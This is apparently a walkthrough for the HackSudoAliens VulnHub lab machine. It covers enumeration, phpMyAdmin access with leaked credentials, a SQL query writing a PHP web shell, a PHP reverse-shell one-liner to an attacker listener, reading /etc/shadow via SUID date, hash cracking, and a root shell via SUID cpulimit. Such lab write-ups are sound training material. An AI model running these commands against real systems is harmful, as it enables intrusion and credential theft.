HackSudoAliens VulnHub Walkthrough
This is a walkthrough for the HackSudoAliens boot2root machine on VulnHub.
Enumeration
Ran nmap to enumerate services running on the target machine
sudo nmap -A -p- 10.0.3.61
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-24 10:36 EDT
Nmap scan report for 10.0.3.61
Host is up (0.00050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 31d856f4cf8b09e8a15e2eddac086bdd (RSA)
| 256 cd65ec9ed02c6b4e0240c3fd015dd187 (ECDSA)
|_ 256 0300280e0bda1268c3c545abbb9292fa (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Hacksudo Alien?
9000/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: phpMyAdmin
Ran nikto to enumerate information and potential vulnerabilities for the web server running on port 80
sudo nikto -h http://10.0.3.61
- Nikto v2.5.0
-————————————————————————–
+ Target IP: 10.0.3.61
+ Target Hostname: 10.0.3.61
+ Target Port: 80
+ Start Time: 2023-07-24 10:38:18 (GMT-4)
-————————————————————————–
+ Server: Apache/2.4.38 (Debian)
[snip]
+ /backup/: Directory indexing found.
+ /backup/: This might be interesting.
Ran nikto to enumerate information and potential vulnerabilities for the web server running on port 9000
sudo nikto -h 10.0.3.61 -p 9000
- Nikto v2.5.0
-————————————————————————–
+ Target IP: 10.0.3.61
+ Target Hostname: 10.0.3.61
+ Target Port: 9000
+ Start Time: 2023-07-24 10:38:35 (GMT-4)
—————————————————————————
+ Server: Apache/2.4.38 (Debian)
[snip]
+ /setup/: This might be interesting.

Discovered a config backup file with MySQL credentials in it

The webserver on port 9000 has a phpMyAdmin server running on it

And there’s a phpMyAdmin setup page with an option to add a server

Added the localhost MySQL server and configured the credentials from the config backup file that was discovered earlier

Signed in to the localhost MySQL server with the previously discovered credentials and began browsing
Exploitation
Found an article that details how to upload a reverse shell file via phpMyAdmin and attempted to upload a shell to /var/www/html (a common directory for web server files to be placed in)
1
SELECT "<HTML><BODY><FORM METHOD=\"GET\" NAME=\"myform\" ACTION=\"\"><INPUT TYPE=\"text\" NAME=\"cmd\"><INPUT TYPE=\"submit\" VALUE=\"Send\"></FORM><pre><?php if($_GET['cmd']) {system($_GET['cmd']);} ?> </pre></BODY></HTML>" INTO OUTFILE '/var/www/html/cmd.php'

Navigated to where the shell would likely be located

Success!
Ran nc -lvp 1234 to start a nc listener on port 1234
Sent a reverse shell string to be executed by the web shell
php -r '$sock=fsockopen("10.0.3.1",1234);exec("sh <&3 >&3 2>&3");'

Got a reverse shell running as www-data!
Privilege Escalation - hacksudo
Transferred over and ran linpeas and discovered that the date binary has the SUID bit set
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
—Sr-xr-x 1 root root 107K Feb 28 2019 /usr/bin/date
According to GTFOBins, when date has the SUID bit set, it can be abused to read sensitive files

Read the contents of /etc/shadow
LFILE=/etc/shadow
date -f $LFILE

Got the hashes of hacksudo and root, listed below in order
$6$cOv4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTLS5Iru4lHWYPug792u3L/Um1
$6$N6p.dpWhPYXSXC9U$8EraUiQ5DtMF5ov2ZbnY8DoLK1liRukqhTnTTK67MQ.tgpglkVX/I9P1aYjNeO/cwjQk9lJ/ABd9YLTMeMSn3/
Placed the hashes into a file named “hash” and ran hashcat against it with the rockyou.txt wordlist
hashcat hash /usr/share/wordlists/rockyou.txt

Cracked the hacksudo user’s hash: aliens
Was able to SSH into the target machine using the hacksudo:aliens credentials
user.txt flag

Privilege Escalation - root
Found a file named “cpulimit” with the SUID bit set in hacksudo’s Downloads directory

According to GTFOBins, cpulimit’s SUID permissions can be abused to escalate privileges by running the following:
cpulimit -l 100 -f -- /bin/sh -p

Successfully elevated privileges to root

root.txt flag